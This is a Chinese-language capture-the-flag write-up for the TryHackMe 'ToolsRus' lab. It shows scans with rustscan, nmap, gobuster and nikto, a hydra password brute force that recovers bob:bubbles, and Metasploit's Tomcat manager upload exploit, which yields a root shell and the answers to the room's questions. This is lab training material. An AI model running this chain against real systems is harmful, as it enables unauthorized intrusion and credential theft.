
ToolsRus

URL

https://tryhackme.com/room/toolsrus


IP

10.10.30.135



```
└──╼ #rustscan -a 10.10.30.135 -r 1-65535 --scripts none --ulimit 5000
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: https://discord.gg/GFrQsGy           :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Real hackers hack time ⌛

[~] The config file is expected to be at "/root/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.30.135:22
Open 10.10.30.135:80
Open 10.10.30.135:1234
Open 10.10.30.135:8009
10.10.30.135 -> [22,80,1234,8009]
```


使用rustscan 快速的找到開啟的port



```
└──╼ #nmap -sV -sC -Pn 10.10.30.135 -p22,80,1234,8009
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-31 17:07 CST
Nmap scan report for 10.10.30.135
Host is up (0.46s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 7e:82:4b:96:29:ce:30:19:7d:7f:9a:d1:70:92:51:ba (RSA)
|   256 89:a3:d6:48:07:48:95:1e:79:f5:cd:f6:53:61:73:4a (ECDSA)
|_  256 1b:ec:42:5c:9d:d3:1e:2a:6c:03:d3:66:c3:84:f7:1d (ED25519)
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
1234/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/7.0.88
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
8009/tcp open  ajp13   Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.66 seconds
```

再使用nmap針對rustscan掃出來的port
做服務探測及預設腳本列舉
（第5、 6 、8、9題答案）

連進網頁，看到更新維修中的字樣




```
└──╼ #gobuster dir -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt -t 150 -u http://10.10.30.135
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.30.135
[+] Method:                  GET
[+] Threads:                 150
[+] Wordlist:                /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/05/31 17:14:22 Starting gobuster in directory enumeration mode
===============================================================
/guidelines           (Status: 301) [Size: 317] [--> http://10.10.30.135/guidelines/]
/protected            (Status: 401) [Size: 459]

===============================================================
2022/05/31 17:18:52 Finished
===============================================================
```

用gobuster去做目錄探測，發現有兩個資源存在（第1題答案）

連進guidelines（第2題答案），看到疑似帳號名稱

連進protected（第3題答案）



```
└──╼ #hydra -l bob -P /usr/share/SecLists/Passwords/rockyou.txt -f 10.10.30.135 http-get /protected/
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret servi
** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-05-31 17:44:59
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previou
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tri
[DATA] attacking http-get://10.10.30.135:80/protected/
[80][http-get] host: 10.10.30.135   login: bob   password: bubbles
[STATUS] attack finished for 10.10.30.135 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-05-31 17:45:14
```


用剛剛的帳號名稱來破一下網頁的驗證
（第 4 題答案）

登入進去，只看到這個網頁被移至其他port

改連1234port，是tomcat的歡迎頁面，發現可以登入manager

題目說使用nikto掃一下/manager/html


記得要帶credentials



```
└──╼ #nikto -h http://10.10.30.135:1234/manager/html -id bob:bubbles
- Nikto v2.1.5
---------------------------------------------------------------------------
+ Target IP:          10.10.30.135
+ Target Hostname:    10.10.30.135
+ Target Port:        1234
+ Start Time:         2022-05-31 18:05:00 (GMT8)
---------------------------------------------------------------------------
+ Server: Apache-Coyote/1.1
+ The anti-clickjacking X-Frame-Options header is not present.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Successfully authenticated to realm 'Tomcat Manager Application' with user-supplied credentials.
+ Cookie JSESSIONID created without the httponly flag
+ Allowed HTTP Methods: GET, HEAD, POST, PUT, DELETE, OPTIONS
```


掃完之後，看看有哪些漏洞是nikto可以辨識的（第7題答案）

題目說使用Metasploit來取得shell
查查看有沒有關於Tomcat Manager相關的漏洞



```
[msf](Jobs:0 Agents:0) >> search tomcat manager

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  auxiliary/dos/http/apache_commons_fileupload_dos  2014-02-06   normal     No     Apache Commons FileUpload and Apache Tomcat DoS
   1  exploit/multi/http/tomcat_mgr_deploy          2009-11-09       excellent  Yes    Apache Tomcat Manager Application Deployer Authenticated Code Execution
   2  exploit/multi/http/tomcat_mgr_upload          2009-11-09       excellent  Yes    Apache Tomcat Manager Authenticated Upload Code Execution
   3  exploit/multi/http/cisco_dcnm_upload_2019     2019-06-26       excellent  Yes    Cisco Data Center Network Manager Unauthenticated Remote Code Execution
   4  auxiliary/admin/http/ibm_drm_download         2020-04-21       normal     Yes    IBM Data Risk Manager Arbitrary File Download
   5  auxiliary/scanner/http/tomcat_mgr_login                        normal     No     Tomcat Application Manager Login Utility


Interact with a module by name or index. For example info 5, use 5 or use auxiliary/scanner/http/tomcat_mgr_login

[msf](Jobs:0 Agents:0) >> use 2
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/http/tomcat_mgr_upload) >> 
```

把相關的參數設定完成後，就可以讓他去執行了



```
(Meterpreter 1)(/) > shell
Process 1 created.
Channel 1 created.
id
uid=0(root) gid=0(root) groups=0(root)
```

執行成功後，就會得到shell（第10題答案）

在root的家目錄就可以找到第11題的答案